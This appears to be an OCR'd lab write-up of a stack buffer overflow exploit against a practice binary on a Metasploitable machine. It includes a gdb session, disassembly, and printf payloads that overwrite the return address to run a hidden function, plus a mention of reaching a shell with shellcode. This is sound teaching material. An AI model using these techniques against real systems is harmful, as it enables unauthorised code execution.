




Table for stack

x
y
z
ret
Stack frame pointer
Return address.

B. address of $esp, $ebp, ret and shellcode is given below.




The address of ret and the shell code are 5 offsets away. So we add 5 to the shellcode.c.



As we can see from the below screenshot. It went to the shell.

C.


Eterm 0.9.4
Eterm Font Background Terminal
root@metasploitable:/home/msfadmin# gdb overflow2
GNU gdb 6.8-debian
Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...
(gdb) br main
Breakpoint 1 at 0x8048516: file overflow2.c, line 15.
(gdb) disas
No frame selected.
(gdb) run
Starting program: /home/msfadmin/overflow2
Breakpoint 1, main () at overflow2.c:15
15 return_input();
(gdb) p $esp
$1 = (void *) 0xbffff830
(gdb) p $ebp
$2 = (void *) 0xbffff838
(gdb) p ret
No symbol "ret" in current context.
(gdb) disas
Dump of assembler code for function main:
0x08048510 <main+0>: push %ebp
0x08048511 <main+1>: mov %esp,%ebp
0x08048513 <main+3>: sub $0x8,%esp
0x08048516 <main+6>: call 0x80484e0 <return_input>
0x0804851b <main+11>: mov %ebp,%esp
0x0804851d <main+13>: pop %ebp
0x0804851e <main+14>: ret
End of assembler dump.
(gdb) disas NonExecuteFunc
Dump of assembler code for function NonExecuteFunc:
0x080484c0 <NonExecuteFunc+0>: push %ebp
0x080484c1 <NonExecuteFunc+1>: mov %esp,%ebp
0x080484c3 <NonExecuteFunc+3>: sub $0x8,%esp
0x080484c6 <NonExecuteFunc+6>: sub $0xc,%esp
0x080484c9 <NonExecuteFunc+9>: push $0x8048640
0x080484ce <NonExecuteFunc+14>: call 0x8048398 <printf@plt>
0x080484d3 <NonExecuteFunc+19>: add $0x10,%esp
0x080484d6 <NonExecuteFunc+22>: mov %ebp,%esp
0x080484d8 <NonExecuteFunc+24>: pop %ebp
0x080484d9 <NonExecuteFunc+25>: ret
End of assembler dump.
(gdb) s
return_input () at overflow2.c:9
9 gets(array);
(gdb)


root@metasploitable:/home/msfadmin# printf "123456789abcd" | ./overflow2
Segmentation fault
root@metasploitable:/home/msfadmin#


root@metasploitable:/home/msfadmin# printf "123456789\xc0\x84\x04\x08" | ./overflow2
Segmentation fault
root@metasploitable:/home/msfadmin# printf "123456789abc\xc0\x84\x04\x08" | ./overflow2
I am not supposed to be executed.
Segmentation fault
root@metasploitable:/home/msfadmin#